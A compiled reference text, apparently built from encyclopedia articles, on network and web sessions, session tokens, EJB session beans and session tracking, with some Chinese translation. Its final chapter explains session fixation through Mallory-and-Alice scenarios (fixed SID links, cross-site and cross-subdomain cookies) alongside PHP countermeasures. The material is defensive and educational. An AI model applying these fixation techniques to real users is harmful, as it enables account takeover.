In computer science, in particular networking, a session [2] is a semi-permanent interactive information interchange, also known as a dialogue, a conversation or a meeting, between two or more communicating devices, or between a computer and user (see Login session). A session is set up or established at a certain point in time, and torn down at a later point in time. An established communication session may involve more than one message in each direction. A session is typically, but not always, stateful, meaning that at least one of the communicating parts needs to save information about the session history in order to be able to communicate, as opposed to stateless communication, where the communication consists of independent requests with responses.

An established session is the basic requirement to perform a connection-oriented communication. A session also is the basic step to transmit in connectionless communication modes. However any unidirectional transmission does not define a session.

Communication sessions may be implemented as part of protocols and services at the application layer, at the session layer or at the transport layer in the OSI model.

- Application layer examples:
  - HTTP sessions, which allow associating information with individual visitors
  - A telnet remote login session
- Session layer example:
  - A Session Initiation Protocol (SIP) based Internet phone call
- Transport layer example:
  - A TCP session, which is synonymous to a TCP virtual circuit, a TCP connection, or an established TCP socket.

In the case of transport protocols that do not implement a formal session layer (e.g., UDP) or where sessions at the session layer are generally very short-lived (e.g., HTTP), sessions are maintained by a higher level program using a method defined in the data being exchanged. For example, an HTTP exchange between a browser and a remote host may include an HTTP cookie which identifies state, such as a unique session ID, information about the user's preferences or authorization level.

HTTP/1.0 was thought to only allow a single request and response during one Web/HTTP Session. However a workaround was created by David Hostettler Wain in 1996 such that it was possible to use session IDs to allow multiple phase Web Transaction Processing (TP) Systems (in ICL nomenclature), with the first implementation being called Deity. Protocol version HTTP/1.1 further improved by completing the Common Gateway Interface (CGI) making it easier to main-

tain the Web Session and supporting HTTP cookies and file uploads.

Most client-server sessions are maintained by the transport layer - a single connection for a single session. However each transaction phase of a Web/HTTP session creates a separate connection. Maintaining session continuity between phases required a session ID. The session ID is embedded within the <A HREF> or <FORM> links of dynamic web pages so that it is passed back to the CGI. CGI then uses the session ID to ensure session continuity between transaction phases. One advantage of one connection-per-phase is that it works well over low bandwidth (modem) connections. Deity used a sessionID, screenID and actionID to simplify the design of multiple phase sessions.

在计算机科学领域来说，尤其是在网络领域，会话（session）是一种持久网络协议，在用户（或用户代理）端和服务器端之间创建关联，从而起到交换数据包的作用机制，session 在网络协议（例如 telnet 或 FTP）中是非常重要的部分。

在不包含会话层（例如 UDP）或者是无法长时间驻留会话层（例如 HTTP）的传输协议中，会话的维持需要依靠在传输数据中的高级别程序。例如，在浏览器和远程主机之间的 HTTP 传输中，HTTP cookie 就会被用来包含一些相关的信息，例如 session ID，参数和权限信息等。

Chapter 18

HTTP session

An HTTP session is a sequence of network request-response transactions. An HTTP client initiates a request by establishing a Transmission Control Protocol (TCP) connection to a particular port on a server (typically port 80).

An HTTP server listening on that port waits for a client's request message. Upon receiving the request, the server sends back a status line, such as "HTTP/1.1 200 OK", and a message of its own. The body of this message is typically the requested resource, although an error message or other information may also be returned.

通常，由 HTTP 客户端发起一个请求，创建一个到服务器指定端口（默认是 80 端口）的 TCP 连接。HTTP 服务器则在那个端口监听客户端的请求。一旦收到请求，服务器会向客户端返回一个状态，比如 "HTTP/1.1 200 OK"，以及返回的内容，如请求的文件、错误消息、或者其它信息。

Chapter 19

Login session

In computing, a login session is the period of activity between a user logging in and logging out of a (multi-user) system.

On Unix and Unix-like operating systems, a login session takes one of two main forms:

- When a textual user interface is used, a login session is represented as a kernel session —a collection of process groups with the logout action managed by a session leader.
- Where an X display manager is employed, a login session is considered to be the lifetime of a designated user process that the display manager invokes.

On Windows NT-based systems, login sessions are maintained by the kernel and control of them is within the purview of the Local Security Authority Subsystem Service (LSA). winlogon responds to the secure attention key, requests the LSA to create login sessions on login, and terminates all of the processes belonging to a login session on logout.

Chapter 20

Software implementation

TCP sessions are typically implemented in software using child processes and/or multi-threading, where a new process or thread is created when the computer establishes or joins a session. HTTP sessions are typically not implemented using one thread per session, but by means of a database with information about the state of each session. The advantage with multiple processes or threads is relaxed complexity of the software, since each thread is an instance with its own history and encapsulated variables. The disadvantage is large overhead in terms of system resources, and that the session may be interrupted if the system is restarted.

When a client may connect to any server in a cluster of servers, a special problem is encountered in maintaining consistency when the servers must maintain session state. The client must either be directed to the same server for the duration of the session, or the servers must transmit server-side session information via a shared file system or database. Otherwise, the client may reconnect to a different server than the one it started the session with, which will cause problems when the new server does not have access to the stored state of the old one.

TCP 会话通常是通过子进程和（或）多线程在软件中实现的，当计算机创建或者加入一个会话时即创建一个新的进程或线程。HTTP 会话通常不会针对每个会话创建一个线程，而是由一个储存每个会话状态信息的数据库实现的。使用多线程或者多进程的方式带来的好处是降低了软件的复杂度，因为每个线程或者进程都单独具备自己的历史信息并且封装了变量。而这样做的劣势是带来了大量系统资源的开销，而且会话会因为系统的重启而被打断。

当客户端在多个服务器调取数据时，保持会话状态的一致性是需要注意的，客户端需用同时保持和某一个主机的连接，或者多个服务器端需要共享一个储存会话信息的文件系统或者数据库。否则，当用户在一个新的而不是一开始保存会话信息的主机上提交

访问请求的时候，主机会因为无法获知原来主机的会话的访问状态而产生问题。

Chapter 21

Server side web sessions

Server-side sessions are handy and efficient, but can become difficult to handle in conjunction with load-balancing/high-availability systems and are not usable at all in some embedded systems with no storage. The load-balancing problem can be solved by using shared storage or by applying forced peering between each client and a single server in the cluster, although this can compromise system efficiency and load distribution.

A method of using server-side sessions in systems without mass-storage is to reserve a portion of RAM for storage of session data. This method is applicable for servers with a limited number of clients (e.g. router or access point with infrequent or disallowed access to more than one client at a time). ...

服务器端的会话是快速而高效的，但是在负载均衡系统和高速应用系统中的使用会比较麻烦，而在没有储存能力的系统上更是无法使用。在负载均衡系统中可以通过共享储存或者设立独立的存储服务器来解决，这需要根据系统的效率和载入分布的需求情况。

使用缓存存储会话数据是一种不需要储存介质的解决方案。这种方式适合于处理少量数据的客户端操作（例如路由或网络桥接器对多个客户端产生的请求)。但是这种方式会消耗较多内存空间。

Chapter 22

Client side web sessions

Client-side sessions use cookies and cryptographic techniques to maintain state without storing as much data on the server. When presenting a dynamic web page, the server sends the current state data to the client (web browser) in the form of a cookie. The client saves the cookie in memory or on disk. With each successive request, the client sends the cookie back to the server, and the server uses the data to ”remember” the state of the application for that specific client and generate an appropriate response.

This mechanism may work well in some contexts; however, data stored on the client is vulnerable to tampering by the user or by software that has access to the client computer. To use client-side sessions where confidentiality and integrity are required, the following must be guaranteed:

1. Confidentiality: Nothing apart from the server should be able to interpret session data.
2. Data integrity: Nothing apart from the server should manipulate session data (accidentally or maliciously).
3. Authenticity: Nothing apart from the server should be able to initiate valid sessions.

To accomplish this, the server needs to encrypt the session data before sending it to the client, and modification of such information by any other party should be prevented via cryptographic means.

Transmitting state back and forth with every request is only practical when the size of the cookie is small. In essence, client-side sessions trade server disk space for the extra bandwidth that each web request will require. Moreover, web browsers limit the number and size of cookies that may be stored by a web site. To improve efficiency and allow for more session data, the server may compress the data before creating the cookie, decompressing it later when the cookie

is returned by the client.

客户端会话使用了 Cookie 和加密技术来完成上面提到的数据储存需求。

Chapter 23

Session token

A session token is a unique identifier that is generated and sent from a server to a client to identify the current interaction session. The client usually stores and sends the token as an HTTP cookie and/or sends it as a parameter in GET or POST queries. The reason to use session tokens is that the client only has to handle the identifier—all session data is stored on the server (usually in a database, to which the client does not have direct access) linked to that identifier. Examples of the names that some programming languages use when naming their HTTP cookie include JSESSIONID (JSP), PHPSESSID (PHP), CGISESSID (CGI), and ASPSESSIONID (ASP).

23.1 Session ID

In computer science, a session identifier, session ID [6] or session token is a piece of data that is used in network communications (often over HTTP) to identify a session, a series of related message exchanges. Session identifiers become necessary in cases where the communications infrastructure uses a stateless protocol such as HTTP. For example, a buyer who visits a seller's site wants to collect a number of articles in a virtual shopping cart and then finalize the shopping by going to the site's checkout page. This typically involves an ongoing communication where several webpages are requested by the client and sent back to them by the server. In such a situation, it is vital to keep track of the current state of the shopper's cart, and a session ID is one way to achieve that goal.

A session ID is typically granted to a visitor on his first visit to a site. It is different from a user ID in that sessions are typically short-lived (they expire after a preset time of inactivity which may be minutes or hours) and may become invalid after a certain goal has been met (for example,

once the buyer has finalized his order, he cannot use the same session ID to add more items).

As session IDs are often used to identify a user that has logged into a website, they can be used by an attacker to hijack the session and obtain potential privileges. A session ID is often a long, randomly generated string to decrease the probability of obtaining a valid one by means of a brute-force search. Many servers perform additional verification of the client, in case the attacker has obtained the session ID. Locking a session ID to the client's IP address is a simple and effective measure as long as the attacker cannot connect to the server from the same address.

A session token is a unique identifier, usually in the form of a hash generated by a hash function that is generated and sent from a server to a client to identify the current interaction session. The client usually stores and sends the token as an HTTP cookie and/or sends it as a parameter in GET or POST queries. The reason to use session tokens is that the client only has to handle the identifier (a small piece of data which is otherwise meaningless and thus presents no security risk) - all session data is stored on the server (usually in a database, to which the client does not have direct access) linked to that identifier. There are many drawbacks of session ID and it may not be enough to fulfill some developer requirements. Many developers use other logic to identify the session.

Examples of the names that some programming languages use when naming their cookie include JSESSIONID (JEE), PHPSESSID (PHP), and ASPSESSIONID (Microsoft ASP).

Chapter 24

Session management

In human–computer interaction, session management is the process of keeping track of a user's activity across sessions of interaction with the computer system.

Typical session management tasks in a desktop environment include keeping track of which applications are open and which documents each application has opened, so that the same state can be restored when the user logs out and logs in later. For a website, session management might involve requiring the user to re-login if the session has expired (i.e., a certain time limit has passed without user activity). It is also used to store information on the server-side between HTTP requests.

24.1 Desktop session management

A desktop session manager is a program that can save and restore desktop sessions. A desktop session is all the windows currently running and their current content. Session management on Linux-based systems is provided by X session manager. On Microsoft Windows systems, no session manager is included in the system, but session management can be provided by third-party applications like twinsplay.

24.2 Browser session management

Session management is particularly useful in a web browser where a user can save all open pages and settings and restore them at a later date. To help recover from a system or application crash, pages and settings can also be restored on next run. Google Chrome, Mozilla Firefox,

Internet Explorer, OmniWeb and Opera are examples of web browsers that support session management. Session management is often managed through the application of cookies.

24.3 Web server session management

Hypertext Transfer Protocol (HTTP) is stateless: a client computer running a web browser must establish a new Transmission Control Protocol (TCP) network connection to the web server with each new HTTP GET or POST request. The web server, therefore, cannot rely on an established TCP network connection for longer than a single HTTP GET or POST operation. Session management is the technique used by the web developer to make the stateless HTTP protocol support session state. For example, once a user has been authenticated to the web server, the user's next HTTP request (GET or POST) should not cause the web server to ask for the user's account and password again. For a discussion of the methods used to accomplish this see HTTP cookie and Session ID.

[The world's first session management system was called Deity, invented and developed by David Hostettler Wain in 1996. Using a web browser for text & image applications was deemed preferable to installing bespoke MS-Windows clients or X Window servers, especially for low bandwidth connections. However HTTP/1.0 initially did not support all the functionality for Web Sessions. However DHW created a workaround using Session IDs which worked on NCSA Mosaic and Netscape with httpd versions 1.0. The whole point of Session IDs is that the entire session state did not need to be passed to/from the client/server via HTTP cookies on each transaction phase.]

The session information is stored on the web server using the session identifier Session ID generated as a result of the first (sometimes the first authenticated) request from the end user running a web browser. The "storage" of Session IDs and the associated session data (user name, account number, etc.) on the web server is accomplished using a variety of techniques including, but not limited to, local memory, flat files, and databases.

In situations where multiple web servers must share knowledge of session state (as is typical in a cluster environment) session information must be shared between the cluster nodes that are running web server software. Methods for sharing session state between nodes in a cluster include: multicasting session information to member nodes (see JGroups for one example of this technique), sharing session information with a partner node using distributed shared memory or memory virtualization, sharing session information between nodes using network sockets,

storing session information on a shared file system such as the network file system or the global file system, or storing the session information outside the cluster in a database.

If session information is considered transient, volatile data that is not required for non-repudiation of transactions and does not contain data that is subject to compliance auditing (in the U.S. for example, see the Health Insurance Portability and Accountability Act and the Sarbanes-Oxley Act for examples of two laws that necessitate compliance auditing) then any method of storing session information can be used. However, if session information is subject to audit compliance, consideration should be given to the method used for session storage, replication, and clustering.

In a service-oriented architecture, Simple Object Access Protocol or SOAP messages constructed with Extensible Markup Language (XML) messages can be used by consumer applications to cause web servers to create sessions.

在动态页面完成解析的时候，储存在会话中的变量会被压缩后传输给客户端的Cookie。此时完全依靠客户端的文件系统来保存这些数据（或者内存)。

在每一个成功的请求中，Cookie 中都保存有服务器端用户所具有的身份证明（PHP 中的 session id）或者更为完整的数据。

虽然这样的机制可以保存数据的前后关联，但是必须要保障数据的完整性和安全性。

24.4 Session Management over SMS

Just as HTTP is a stateless protocol, so is SMS. As SMS became interoperable across rival networks in 1999,[2] and text messaging started its ascent towards becoming a ubiquitous global form of communication, various enterprises became interested in using the SMS channel for commercial purposes. Initial services did not require session management since they were only one-way communications (for example, in 2000, the first mobile news service was delivered via SMS in Finland). Today, these applications are referred to as application-to-peer (A2P) messaging as distinct from peer-to-peer (P2P) messaging. The development of interactive enterprise applications required session management, but because SMS is a stateless protocol as defined by the GSM standards, early implementations were controlled client-side by having the end-users enter commands and service identifiers manually. In 2001, a Finnish inventor, Jukka Salonen, introduced a means of maintaining the state of asynchronous sessions from an operator-independent server using what was termed the Dynamic Dialogue Matrix (DDM). Managing sessions from a remote server removes complexity for the end user and enables solutions to scale more easily

in a manner that is backwards compatible to existing mobile phones. Managing sessions from the server-side also enabled improved user-authentication and eliminates the need to transmit sensitive data over insecure wireless networks. Finnair became the first airline to use the DDM system and method for authenticated mobile check-in to flights.

Chapter 25

Session Beans

In the Java Platform, Enterprise Edition specifications, a Session Bean [3] is a type of Enterprise Bean. The only other type is the Message-driven bean. Legacy EJB versions from before 2006 (EJB3) had a third type of bean, the Entity Bean. In EJB 3.0 (Java EE 5) those Entity Beans have been replaced by Java Persistence API entities.

Contrary to JPA Entities, which represent persistent data maintained in a database, a Session Bean implements a business task and is hosted by an EJB container.

A session bean performs operations, such as calculations or database access, for the client. Although a session bean can be transactional, it is not recoverable should a system crash occur. Session bean objects either can be stateless or can maintain conversational state across methods and transactions. If a session bean maintains state, then the EJB container manages this state if the object must be removed from memory. However, the session bean object itself must manage its own persistent data.

25.1 Stateless Session Beans

A stateless session bean is an object that does not have an associated conversational state, but may have instance state. It does not allow concurrent access to the bean. The contents of instance variables are not guaranteed to be preserved across method calls. All instances of a stateless session bean should be considered identical by the client.

The widely used acronym for 'Stateless EJB' is SLSB.

Local Stateless SessionBean Hello World example:

```
1 /* Java EE 6 */
```

```
2  import javax.ejb.Stateless;
3
4  @Stateless
5  public class HelloWorldBean {
6      public String getHello() {
7          return "Hello World !";
8      }
9  }
10
11 /*============================*/
12
13 import java.io.*;
14 import javax.ejb.EJB;
15 import javax.servlet.*;
16 import javax.servlet.httpServlet;
17
18 public class TestServlet extends HttpServlet {
19     @EJB
20     private HelloWorldBean helloWorld;
21
22     public void service (HttpServletRequest req, HttpServletResponse resp) throws
           ServletException, IOException {
23         resp.getWriter().println(helloWorld.getHello());
24     }
25 }
```

Remote Stateless SessionBean Hello World example:

```
1  /* Java EE 5 */
2  import javax.ejb.Remote;
3
4  @Remote
5  public interface HelloWorld {
6      String getHello();
7  }
8
9  /*============================*/
10
11 import javax.ejb.Stateless;
12
13 @Stateless
14 public class HelloWorldBean implements HelloWorld {
```

```
15      public String getHello() {
16          return "Hello World !";
17      }
18  }
19
20  /*============================*/
21
22  import java.io.*;
23  import javax.ejb.EJB;
24  import javax.servlet.*;
25  import javax.servlet.http.*;
26
27  public class TestServlet extends HttpServlet {
28      @EJB
29      private HelloWorld helloWorld;
30
31      public void service (HttpServletRequest req, HttpServletResponse resp) throws
            ServletException, IOException {
32          resp.getWriter().println(helloWorld.getHello());
33      }
34  }
```

Remote interface, declares methods clients can invoke on the EJB:

```
1  /* J2EE 1.4 */
2  import javax.ejb.EJBObject;
3  import java.rmi.RemoteException;
4
5  public interface HelloWorld extends EJBObject {
6      public String getHello() throws RemoteException;
7  }
```

Home interface, declares create, destroy and finder methods for the EJB depending on type:

```
1  import javax.ejb.EJBHome;
2  import javax.ejb.CreateException;
3  import java.rmi.*;
4
5  public interface HelloWorldHome extends EJBHome {
6      // Create method used by the Container to create the EJB
7      // must return remote interface of EJB
8      public HelloWorld create() throws RemoteException, CreateException;
9  }
```

The implementing EJB class:

```
1  import javax.ejb.SessionBean;
2  import javax.ejb.SessionContext;
3  import java.rmi.*;
4
5  public class HelloWorldEJB implements SessionBean {
6     private SessionContext con;
7
8     // Implementation of method declared in remote interface
9     public String getHello() {
10       return "Hello World!";
11    }
12
13    // Used by the EJB Container
14     public void setSessionContext (SessionContext con) {
15       this.con = con;
16    }
17
18    public void ejbCreate() {
19    }
20
21    public void ejbRemove() {
22    }
23
24    public void ejbActivate() {
25    }
26
27    public void ejbPassivate() {
28    }
29 }
```

A simple client:

```
1  import javax.naming.InitialContext;
2  import javax.rmi.PortableRemoteObject;
3
4  public class Client {
5
6     private HelloWorld hello = null;
7
8     public String sayHello() throws Exception {
9        private InitialContext init = new InitialContext();
```

```
10
11        // Looking up the EJB based on its name in JNDI
12        Object objref = init.lookup("HelloWorld");
13        HelloWorldHome home = (HelloWorldHome)PortableRemoteObject.narrow (objref,
              HelloWorldHome.class);
14        hello = home.create();
15
16        return hello.getHello();
17    }
18
19    public static void main (String[] args) {
20        Client client = new Client();
21
22        try {
23            System.out.println(client.sayHello());
24        } catch (Exception e) {
25            System.err.println("Error: " + e);
26        }
27    }
28 }
```

A Service Implementation Bean (SIB), is a term used in Java Platform, Enterprise Edition, for a Java object implementing a web service. It can be either a POJO or a Stateless Session EJB. The Java interface of an SIB is called a Service Endpoint Interface (SEI).

25.2 Stateful Session Beans

The state of an object consists of its instance variables. In a stateful session bean, the instance variables represent the state of unique client-bean sessions. The interaction of the client with bean is called as conversational state.

The widely used acronym for 'Stateful EJB' is SFSB.

Chapter 26

Session tracking methods

Following answer about session tracking methods[1] is applicable irrespective of the language and platform used. Before we enter into session tracking, following things should be understood.

A HTTP session is a conversation between the server and a client. A conversation consists series of continuous request and response.

When there is a series of continuous request and response from a same client to a server, the server cannot identify from which client it is getting requests. Because HTTP is a stateless protocol.

When there is a need to maintain the conversational state, session tracking is needed. For example, in a shopping cart application a client keeps on adding items into his cart using multiple requests. When every request is made, the server should identify in which client's cart the item is to be added. So in this scenario, there is a certain need for session tracking.

Solution is, when a client makes a request it should introduce itself by providing unique identifier every time. There are five different methods to achieve this.

1. User authorization
2. Hidden fields
3. URL rewriting
4. Cookies
5. Session tracking API

The first four methods are traditionally used for session tracking in all the server-side technologies. The session tracking API method is provided by the underlying technology (java servlet or PHP or likewise). Session tracking API is built on top of the first four methods.

26.1 User Authorization

Users can be authorized to use the web application in different ways. Basic concept is that the user will provide username and password to login to the application. Based on that the user can be identified and the session can be maintained.

26.2 Hidden Fields

Hidden fields like `<input type=" hidden" name=" technology" value=" servlet"` > can be inserted in the webpages and information can be sent to the server for session tracking. These fields are not visible directly to the user, but can be viewed using view source option from the browsers. This type doesn't need any special configuration from the browser of server and by default available to use for session tracking. This cannot be used for session tracking when the conversation included static resources lik html pages.

26.3 URL Rewriting

Original URL: `http://server:port/servlet/ServletName`

Rewritten URL: `http://server:port/servlet/ServletName?sessionid=7456`

When a request is made, additional parameter is appended with the url. In general added additional parameter will be sessionid or sometimes the userid. It will suffice to track the session. This type of session tracking doesn't need any special support from the browser. Disadvantage is, implementing this type of session tracking is tedious. We need to keep track of the parameter as a chain link until the conversation completes and also should make sure that, the parameter doesn't clash with other application parameters.

26.4 Cookies

Cookies are the mostly used technology for session tracking. Cookie is a key value pair of information, sent by the server to the browser. This should be saved by the browser in its space in the client computer. Whenever the browser sends a request to that server it sends the cookie along with it. Then the server can identify the client using the cookie.

In java, following is the source code snippet to create a cookie:

```
1 Cookie cookie = new Cookie("userID", "7456");
```

```
2 res.addCookie(cookie);
```

Session tracking is easy to implement and maintain using the cookies. Disadvantage is that, the users can opt to disable cookies using their browser preferences. In such case, the browser will not save the cookie at client computer and session tracking fails.

26.5 Session tracking API

Session tracking API is built on top of the first four methods. This is inorder to help the developer to minimize the overhead of session tracking. This type of session tracking is provided by the underlying technology. Lets take the java servlet example. Then, the servlet container manages the session tracking task and the user need not do it explicitly using the java servlets. This is the best of all methods, because all the management and errors related to session tracking will be taken care of by the container itself.

Every client of the server will be mapped with a javax.servlet.http.HttpSession object. Java servlets can use the session object to store and retrieve java objects across the session. Session tracking is at the best when it is implemented using session tracking api.

Chapter 27

Session fixation

In computer network security, session fixation [4] attacks attempt to exploit the vulnerability of a system which allows one person to fixate (set) another person's session identifier (SID). Most session fixation attacks are web based, and most rely on session identifiers being accepted from URLs (query string) or POST data.

27.1 Attack scenarios

Alice has an account at the bank http://unsafe.example.com/. Unfortunately, Alice is not very security savvy.

Mallory is out to get Alice's money from the bank.

Alice has a reasonable level of trust in Mallory, and will visit links Mallory sends her.

27.1.1 A simple attack scenario

Straightforward scenario:

1. Mallory has determined that http://unsafe.example.com/ accepts any session identifier, accepts session identifiers from query strings and has no security validation. http://unsafe.example.com/ is thus not secure.
2. Mallory sends Alice an e-mail: "Hey, check this out, there is a cool new account summary feature on our bank, http://unsafe.example.com/?SID=I_WILL_KNOW_THE_SID". Mallory is trying to fixate the SID to I_WILL_KNOW_THE_SID.
3. Alice is interested and visits http://unsafe.example.com/?SID=I_WILL_KNOW_THE_SID. The usual log-on screen pops up, and Alice logs on.

4. Mallory visits http://unsafe.example.com/?SID=I_WILL_KNOW_THE_SID and now has unlimited access to Alice's account.

27.1.2 Attack using server generated SID

A misconception is that servers which only accept server generated session identifiers are safe from fixation. This is false.

Scenario:

1. Mallory visits http://vulnerable.example.com/ and checks which SID is returned. For example, the server may respond: Set-Cookie: SID=0D6441FEA4496C2.
2. Mallory is now able to send Alice an e-mail: "Check out this new cool feature on our bank, http://vulnerable.example.com/?SID=0D6441FEA4496C2."
3. Alice logs on, with fixated session identifier SID=0D6441FEA4496C2.
4. Mallory visits http://vulnerable.example.com/?SID=0D6441FEA4496C2 and now has unlimited access to Alice's account.

27.1.3 Attacks using cross-site cooking

Another session fixation attack, cross-site cooking, exploits browser vulnerabilities. This allows the site http://evil.example.org/ to store cookies in Alice's browser in the cookie domain of another server http://good.example.com/, which is trusted. This attack can succeed even when there is no vulnerability within http://good.example.com/, because http://good.example.com/ may assume that browser cookie management is secure.

Scenario:

1. Mallory sends Alice an e-mail: "Hey, check out this cool site, http://evil.example.org/".
2. Alice visits http://evil.example.org/, which sets the cookie SID with the value I_WILL_KNOW_THE_SID into the domain of http://good.example.com/.
3. Alice doesn't know that the SID was fixed to Mallory's content, and logs into http://good.example.com/ later in the day. Mallory can now use her account using the fixated session identifier.

For security reasons, modern browsers do not allow setting cross-domain cookies.

27.1.4 Attacks using cross-subdomain cooking

This is like cross-site cooking, except that it does not rely on browser vulnerabilities. Rather, it relies on the fact that wildcard cookies can be set by one subdomain that affect other subdomains.

Scenario:

1. A web site www.example.com hands out subdomains to untrusted third parties One such party, Mallory, who now controls evil.example.com, lures Alice to her site
2. A visit to evil.example.com sets a session cookie with the domain .example.com on Alice's browser
3. When Alice visits www.example.com, this cookie will be sent with the request, as the specs for cookies states, and Alice will have the session specified by Mallory's cookie.
4. If Alice now logs on, Mallory can use her account.

Each of these attack scenarios has resulted in Cross-calation, where Mallory has successfully gained access to the functions and data normally reserved for Alice.

An alternate attack scenario does not require Alice to log into a site. Rather, simply by fixing the session, Mallory may be able to spy on Alice and abuse the data she enters. For example, Mallory may use the above attacks to give Alice her own authenticated session—so Alice will start using the site with all the authentication of Mallory. If Alice decides to purchase something on this site and enters her credit card details, Mallory might be able to retrieve that data (or other confidential data) by looking through the historical data stored for the account.

27.2 Do not accept session identifiers from GET / POST variables

Session identifiers in URL (query string, GET variables) or POST variables are not recommended as they simplify this attack – it is easy to make links or forms which set GET / POST variables.

Additionally, session identifiers (SIDs) in query strings enable other risk and attack scenarios;

- The SID is leaked to others servers through the Referrer
- The SID is leaked to other people as users cut & paste "interesting links" from the address bar into chat, forums, communities, etc.
- The SID is stored in many places (browser history log, web server log, proxy logs, ...)

Note: Cookies are shared between tabs and popped up browser windows. If your system requires to be hit with the same domain (www.example.com?code=site1 and www.example.com?code=site2), cookies may conflict with one another between tabs.

It may be required to send the session identifier on the URL in order to overcome this limitation. If possible use site1.example.com or site2.example.com so there is no domain conflicts in

the cookies. This may incur costs with extra SSL certificates.

This behavior can be seen on many sites by opening another tab and trying to do side by side search results. One of the sessions will become unusable.

27.2.1 Best solution: Identity Confirmation

This attack can be largely avoided by changing the session ID when users log in. If every ”important” request requires the user to be authenticated with (”logged into”) the site, an attacker would need to know the id of the victim's log-in session. When the victim visits the link with the fixed session id, however, they will need to log into their account in order to do anything ”important” as themselves. At this point, their session id will change and the attacker will not be able to do anything ”important”.

A similar technique can be used to solve the phishing problem. If the user protects their account with two passwords, then it can be solved to a great extent.

This technique is also useful against cross-site request forgery attacks.

27.2.2 Solution: Store session identifiers in HTTP cookies

The session identifier on most modern systems is stored by default in an HTTP cookie, which has a moderate level of security as long as the session system disregards GET/POST values.[citation needed] However, this solution is vulnerable to cross-site request forgery.

27.2.3 Solution: Utilize SSL / TLS Session identifier

When enabling HTTPS security, some systems allow applications to obtain the SSL / TLS session identifier. Use of the SSL/TLS session identifier is very secure, but many web development languages do not provide robust built-in functionality for this.

SSL/TLS session identifiers may be suitable only for critical applications, such as those on large financial sites, due to the size of the systems. This issue, however, is rarely debated even in security forums.

27.3 Regenerate SID on each request

A countermeasure against session fixation is to generate a new session identifier (SID) on each request. If this is done, then even though an attacker may trick a user into accepting a known

SID, the SID will be invalid when the attacker attempts to re-use the SID. Implementation of such a system is simple, as demonstrated by the following:

- Get previous Session Identifier OLD_SID from HTTP request.
- If OLD_SID is null, empty, or no session with SID=OLD_SID exists, create a new session.
- Generate new session identifier NEW_SID with a secure random number generator.
- Let session be identified by SID=NEW_SID (and no longer by SID=OLD_SID)
- Transmit new SID to client.

Example:

If Mallory successfully tricks Alice into visiting http://victim.example.com/?SID=I_KNOW_THE_SID, this HTTP request is sent to victim.example.com:

```
1 GET /?SID=I_KNOW_THE_SID HTTP/1.1
2 Host: victim.example.com
```

victim.example.com accepts SID=I_KNOW_THE_SID, which is bad. However, victim.example.com is secure because it performs session regeneration. victim.example.com gets the following response:

```
1 HTTP/1.1 200 OK
2 Set-Cookie: SID=3134998145AB331F
```

Alice will now use SID=3134998145AB331F which is unknown to Mallory, and SID=I_KNOW_THE_SID is invalid. Mallory is thus unsuccessful in the session fixation attempt.

Unfortunately session regeneration is not always possible. Problems are known to occur when third-party software such as ActiveX or Java Applets are used, and when browser plugins communicate with the server. Third-party software could cause logouts, or the session could be split into two separate sessions.

If the implementation of sessions includes transmitting the SID through GET or POST variables, then this might also render the ”back” button in most browsers unusable, as the user would the be using and older, invalid, session identifier from a previous request.

27.4 Accept only server-generated SIDs

One way to improve security is not to accept session identifiers that were not generated by the server. However, as noted above, this does not prevent all session fixation attacks.

```
1 if (!isset($_SESSION['SERVER_GENERATED_SID'])) {
2   session_destroy(); // destroy all data in session
```

```
}
session_regenerate_id(); // generate a new session identifier
$_SESSION['SERVER_GENERATED_SID'] = true;
```

27.5 Logout function

A logout function is useful as it allows users to indicate that a session should not allow further requests. Thus attacks can only be effective while a session is active. Note that the following code performs no Cross-site request forgery checks, potentially allowing an attacker to force users to log out of the web application.

```
if ( logout )
  session_destroy(); // destroy all data in session
```

27.6 Time-out old SIDs

This defense is simple to implement and has the advantage of providing a measure of protection against unauthorized users accessing an authorized user's account by using a machine that may have been left unattended.

Store a session variable containing a time stamp of the last access made by that SID. When that SID is used again, compare the current timestamp with the one stored in the session. If the difference is greater than a predefined number, say 5 minutes, destroy the session. Otherwise, update the session variable with the current timestamp.

27.7 Destroy session if Referrer is suspicious

When visiting a page, most browsers will set the Referrer – the page that contained the link that you followed to get to this page.

When the user is logged into a site that is not likely to be linked to from outside that site (e.g., banking websites, or webmail), and the site is not the kind of site where users would remain logged in for any great length of time, the Referrer should be from that site. Any other Referrer should be considered suspicious. However, if the originating request is from a HTTPS page, then the referrer will be stripped, so you cannot depend on this security system.

For example, http://vulnerable.example.com/ could employ the following security check:

```
if (strpos($_SERVER['HTTP_REFERER'], 'http://vulnerable.example.com/') !== 0) {
  session_destroy(); // destroy all data in session
}
session_regenerate_id(); // generate a new session identifier
```

27.8 Verify that additional information is consistent throughout session

One way to further improve security is to ensure that the user appears to be the same end user (client). This makes it a bit harder to perform session fixation and other attacks.

As more and more networks begin to conform to RFC 3704 and other anti-spoofing practices, the IP address becomes more reliable as a ”same source” identifier. Therefore, the security of a web site can be improved by verifying that the source IP is consistent throughout a session.

This could be performed in this manner:

```
if($_SERVER['REMOTE_ADDR'] != $_SESSION['PREV_REMOTEADDR']) {
  session_destroy(); // destroy all data in session
}
session_regenerate_id(); // generate a new session identifier
$_SESSION['PREV_REMOTEADDR'] = $_SERVER['REMOTE_ADDR'];
```

However, there are some points to consider before employing this approach.

- Several users may share one IP. It is not uncommon for an entire building to share one IP using NAT.
- One user may have an inconsistent IP. This is true for users behind proxies (such as AOL customers). It is also true for some mobile/roaming users, as well as users that are behind load balanced Internet connections. Users with IPv6 Privacy Extensions enabled may also change their IPv6 privacy addresses at any time.

For some sites, the added security outweighs the lack of convenience, and for others it does not.

27.8.1 User Agent

Browsers identify themselves by ”User-Agent” HTTP headers. This header does not normally change during use; it would be extremely suspicious if that were to happen. A web application might make use of User-Agent detection in attempt to prevent malicious users from stealing sessions. This however is trivial to bypass, as an attacker can easily capture the victim's user-agent

with their own site and then spoof it during the attack. This proposed security system is relying on Security through obscurity.

```
if ($_SERVER['HTTP_USER_AGENT'] != $_SESSION['PREV_USERAGENT']) {
   session_destroy(); // destroy all data in session
}
session_regenerate_id(); // generate a new session identifier
$_SESSION['PREV_USERAGENT'] = $_SERVER['HTTP_USER_AGENT'];
```

However, there are some points to consider before employing this approach.

- Several users may have same browser User Agent in Internet café.
- Several users may have same default browser (ex: Internet Explorer 6 in Windows XP SP3 or mini browser in mobile phone).

But User Agent may change legally in few cases. Following examples are the same users. For example MSIE may change the UA string based on compatibility mode:

- Mozilla/5.0 (Linux; U; Android 2.2; en-us; DROID2 Build/VZW) AppleWebKit/533.1 (KHTML, like Gecko) Version/4.0 Mobile Safari/533.1 854X480 motorola DROID2
